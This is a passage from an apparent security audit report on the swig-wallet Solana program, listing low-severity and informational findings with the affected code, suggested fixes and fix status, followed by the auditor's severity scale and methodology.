https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/create_sub_account_v1.rs#L186-L190

Relevant Code

```
// Check if the role has the SubAccount permission
    let sub_account_action = RoleMut::get_action_mut::<SubAccount>(role.actions, &[])?;
    if sub_account_action.is_none() {
        return Err(SwigError::AuthorityCannotCreateSubAccount.into());
    }
```

Mitigation Suggestion

Update the function to also check for the `ALL` permission and allow the operation if it's set.

Remediation

Fixed in pull 48.

ID	ACC-L4
Title	Incorrect Data Comparison in `Secp256k1SessionAuthority::match_data`
Severity	low
Status	fixed

Description

The `Secp256k1SessionAuthority::match_data` function compares the input data with itself, so it always returns true, even if the data is incorrect. This function is only used by `swig::lookup_role_id`, which is called in the CLI, tests, and wallet.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/state-x/src/authority/secp256k1.rs#L216-L222

Relevant Code

```
fn match_data(&self, data: &[u8]) -> bool {
        if data.len() != 64 {
            return false;
        }
        let expanded = compress(data.try_into().unwrap());
        sol_assert_bytes_eq(data, &expanded, 33)
    }
```

Mitigation Suggestion

Update the function to compare the input data with `self.public_key` instead.

Remediation

Fixed in pull 49.

ID	ACC-L5
Title	Incorrect Permissions Checks in `toggle_sub_account_v1`
Severity	low
Status	fixed

Description

The `toggle_sub_account_v1` function checks for the `ManageAuthority` and `All` permission and ignores the `SubAccount` permission. This means users with the `SubAccount` role can't perform `toggle_sub_account_v1` as expected, and users with the `ManageAuthority` role can perform `toggle_sub_account_v1`.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/toggle_sub_account_v1.rs#L175-L181

Relevant Code

```
    // Check if the role has the required permissions
    let manage_authority_action = role.get_action::<ManageAuthority>(&[])?;
    let all_action = role.get_action::<All>(&[])?;


    if manage_authority_action.is_none() && all_action.is_none() {
        return Err(SwigAuthenticateError::PermissionDeniedMissingPermission.into());
    }
```

Mitigation Suggestion

Update the function to also check for the `SubAccount` permission and allow the operation if it's set, it must check that `SubAccount` permission has the corresponding `sub_account` in it. Remove the `ManageAuthority`.

Remediation

Fixed in pull 48.

ID	ACC-L6
Title	Incomplete Actions Array Can Lead to Missing Roles
Severity	low
Status	fixed

Description

When a user calls `create_v1.rs`, they provide both `num_actions` and an `actions` array. The code uses `num_actions` to decide how many actions to add to the role buffer. If the user accidentally sets `num_actions` to a smaller value than the actual number of actions in the array, some actions—especially important ones like `All` or `manage_authority` that maybe are at the end—won't be added to the role. This can cause missing permissions.

Location

https://github.com/anagrambuild/swig-wallet/blob/e70dc6a08944e38bc6ad2b965a99dbad8189c05c/program/src/actions/create_v1.rs#L184-L189

https://github.com/anagrambuild/swig-wallet/blob/e70dc6a08944e38bc6ad2b965a99dbad8189c05c/state-x/src/swig.rs#L295-L297

Relevant Code

```
swig_builder.add_role(
        authority_type,
        create_v1.authority_data,
        create_v1.args.num_actions,
        create_v1.actions,
    )?;
```

```
        let mut action_cursor = 0;
        for _i in 0..num_actions {
            let header = &actions_data[action_cursor..action_cursor + Action::LEN];
```

Mitigation Suggestion

After processing `num_actions`, check that the index matches the end of the `actions_data` array to make sure all actions were included. Or, instead of getting `num_actions` calculate it based on `actions_data` array.

Remediation

Fixed in pull 47.

ID	ACC-I1
Title	Default Swig account discriminator is 0
Severity	info
Status	fixed

Description

We found that the default swig account discriminator is 0. On solana anyone can create an account, allocate it with 0-data and assign it to another program. This means that we could create a somewhat valid swig account without the program's permission. While we don't see a direct path to exploitation, we recommend assigning a different number for the `SwigAccount` value.

Location

https://github.com/anagrambuild/swig-wallet/blob/f8b39eb628dffd401749df63166645bf462e9697/state-x/src/lib.rs#L15-L32

Relevant Code

```
/// lib.rs L15-L32
/// Represents the type discriminator for different account types in the system.
#[repr(u8)]
pub enum Discriminator {
    /// Represents a main Swig account
    SwigAccount,
    /// Represents a sub-account within a Swig account
    SwigSubAccount,
}

impl From<u8> for Discriminator {
    fn from(discriminator: u8) -> Self {
        match discriminator {
            0 => Discriminator::SwigAccount,
            1 => Discriminator::SwigSubAccount,
            _ => panic!("Invalid discriminator"),
        }
    }
}
```

Mitigation Suggestion

Assign 0 to be a uninitialized account, and change the SwigAccount discriminator to 2 for example.

Remediation

Fixed in commit `7d651af729f5901f517119e9a78add97985cac41`.

ID	ACC-I2
Title	Missing `match_data` for ManageAuthority
Severity	info
Status	fixed

Description

We found that `ManageAuthority` misses `match_data` implementation.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/state-x/src/action/manage_authority.rs#L31

Mitigation Suggestion

Implement it just like how it's done in [`all.rs`](https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/state-x/src/action/all.rs#L36-L37)

Remediation

Fixed in pull 51.

ID	ACC-I3
Title	Wrong Length Used for Key Comparison in `secp256k1_authenticate`
Severity	info
Status	fixed

Description

In `secp256k1_authenticate`, when comparing `recovered_key` and `expected_key`, the length is set to 32 instead of 33. However, this doesn't cause issues because `sol_assert_bytes_eq` ignores the length and uses `left.len`.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/state-x/src/authority/secp256k1.rs#L427

Relevant Code

```
sol_assert_bytes_eq(&compressed_recovered_key, expected_key, 32)
```

Mitigation Suggestion

Use the correct length (33) for the comparison.

Remediation

Fixed in pull 50.

ID	ACC-I4
Title	SubAccount Field Not Set During Creation
Severity	info
Status	fixed

Description

The `sub_account` field in the `SubAccount` struct is always zero when a new sub account is created because `create_sub_account_v1` does not set this field.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/state-x/src/action/sub_account.rs#L21-L22 https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/state-x/src/action/sub_account.rs#L57-L59

Relevant Code

```
/// The sub-account's identifier (zeroed until sub-account creation)
    pub sub_account: [u8; 32],
```

Mitigation Suggestion

Update `create_sub_account_v1` to set the `sub_account` field when creating a new sub account.

Remediation

Fixed in pull 52.

ID	ACC-I5
Title	Unused Field in CreateSessionV1Args
Severity	info
Status	fixed

Description

The `authority_payload_len` field in `CreateSessionV1Args` is not used anywhere and is unnecessary.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/create_session_v1.rs#L36

Mitigation Suggestion

Remove the `authority_payload_len` field from `CreateSessionV1Args`.

Just how it's done in `CreateSubAccountV1`

Remediation

Fixed in pull 54.

ID	ACC-I6
Title	Account Creation Can Be Blocked by Lamport Transfer In `create_v1.rs`
Severity	info
Status	fixed

Description

In `create_v1.rs`, the function `check_zero_balance` is used to check if an account is empty by looking at both its lamport balance and data size. However, an attacker could send lamports to the account, which would prevent the creation of a new swig account and cause a denial of service.

Location

https://github.com/anagrambuild/swig-wallet/blob/e70dc6a08944e38bc6ad2b965a99dbad8189c05c/program/src/actions/create_v1.rs#L144

Relevant Code

```
check_zero_balance(ctx.accounts.swig, SwigError::AccountNotEmptySwigAccount)?;
```

Mitigation Suggestion

Instead of checking both the balance and data, only check if the account data is empty. When creating the account, manually allocate space and assign ownership, and transfer only the extra lamports needed for rent exemption.

Note: Consider renaming `check_zero_balance` to something clearer, like `check_zero_lamport_data`.

Remediation

Fixed in pull 46.

ID	ACC-I7
Title	Incorrectly Marks in `instruction.rs`
Severity	info
Status	fixed

Description

We found that in `program/src/instruction.rs`, there are multiple incorrectly marks. Besides that number 3 is missed, 2 is `RemoveAuthorityV1` and after that 4 is `SignV1`. Number 8 is missed as well.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/instruction.rs#L22

Relevant Code

```
    #[account(0, writable, name="swig", desc="the swig smart wallet")] //@audit its signer
    #[account(2, writable, name="system_program", desc="the system program")] //@audit its not need to be
writable
    CreateV1 = 0,

    #[account(0, writable, signer, name="swig", desc="the swig smart wallet")] //@audit its not need to be
 signer
    AddAuthorityV1 = 1,

    #[account(0, writable, signer, name="swig", desc="the swig smart wallet")] //@audit its not need to be
 signer
    RemoveAuthorityV1 = 2,

    #[account(0, writable, signer, name="swig", desc="the swig smart wallet")]  //@audit its not need to b
e signer
    #[account(2, name="system_program", desc="the system program")] //@audit not needed
    CreateSessionV1 = 5,

    #[account(2, writable, name="sub_account", desc="the sub account to be created")]  //@audit its signer
    CreateSubAccountV1 = 6,

    #[account(2, writable, name="sub_account", desc="the sub account to withdraw from")] //@audit its sign
er
    WithdrawFromSubAccountV1 = 7,

    #[account(2, writable, name="sub_account", desc="the sub account")] //@audit its signer
    SubAccountSignV1 = 9,

    #[account(0, writable, name="swig", desc="the swig smart wallet")]  //@audit its not need to be writab
le
    ToggleSubAccountV1 = 10,
```

Mitigation Suggestion

```
    #[account(0, writable, signer, name="swig", desc="the swig smart wallet")]
    #[account(2, name="system_program", desc="the system program")]
    CreateV1 = 0

    #[account(0, writable, name="swig", desc="the swig smart wallet")]
    AddAuthorityV1 = 1
```

```
    #[account(0, writable, name="swig", desc="the swig smart wallet")]
    RemoveAuthorityV1 = 2

    #[account(0, writable, name="swig", desc="the swig smart wallet")]
    CreateSessionV1 = 5,

    #[account(2, writable, signer, name="sub_account", desc="the sub account to be created")]
    CreateSubAccountV1 = 6,

    #[account(2, writable, signer, name="sub_account", desc="the sub account to withdraw from")]
    WithdrawFromSubAccountV1 = 7,

    #[account(2, writable, signer, name="sub_account", desc="the sub account")]
    SubAccountSignV1 = 9,

    #[account(0, name="swig", desc="the swig smart wallet")]
    ToggleSubAccountV1 = 10,
```

Remediation

Fixed in pull 57.

APPENDIX

Vulnerability Classification

We rate our issues according to the following scale. Informational issues are reported informally to the developers and are not included in this report.

Severity	Description
Critical	Vulnerabilities that can be easily exploited and result in loss of user funds, or directly violate the protocol's integrity. Immediate action is required.
High	Vulnerabilities that can lead to loss of user funds under non-trivial preconditions, loss of fees, or permanent denial of service that requires a program upgrade. These issues require attention and should be resolved in the short term.
Medium	Vulnerabilities that may be more difficult to exploit but could still lead to some compromise of the system's functionality. For example, partial denial of service attacks, or such attacks that do not require a program upgrade to resolve, but may require manual intervention. These issues should be addressed as part of the normal development cycle.
Low	Vulnerabilities that have a minimal impact on the system's operations and can be fixed over time. These issues may include inconsistencies in state, or require such high capital investments that they are not exploitable profitably.
Informational	Findings that do not pose an immediate risk but could affect the system's efficiency, maintainability, or best practices.

Audit Methodology

Accretion is a boutique security auditor specializing in Solana's ecosystem. We employ a customized approach for each client, strategically allocating our resources to maximize code review effectiveness. Our auditors dedicate substantial time to developing a comprehensive understanding of each program under review, examining design decisions, expected and edge-case behaviors, invariants, optimizations, and data structures, while meticulously verifying mathematical correctness—all within the context of the developers' intentions.

Our audit scope extends beyond on-chain components to include associated infrastructure, such as user interfaces and supporting systems. Every audit encompasses both a holistic protocol design review and detailed line-by-line code analysis.

During our assessment, we focus on identifying:
• Solana-specific vulnerabilities
• Access control issues
• Arithmetic errors and precision loss
• Race conditions and MEV opportunities
• Logic errors and edge cases
• Performance optimization opportunities
• Invariant violations
• Account confusion vulnerabilities
• Authority check omissions
• Token22 implementation risks and SPL-related pitfalls
• Deviations from best practices

Our approach transcends conventional vulnerability classifications. We continuously conduct ecosystem-wide security research to identify and mitigate emerging threat vectors, ensuring our audits remain at the forefront of Solana security practices.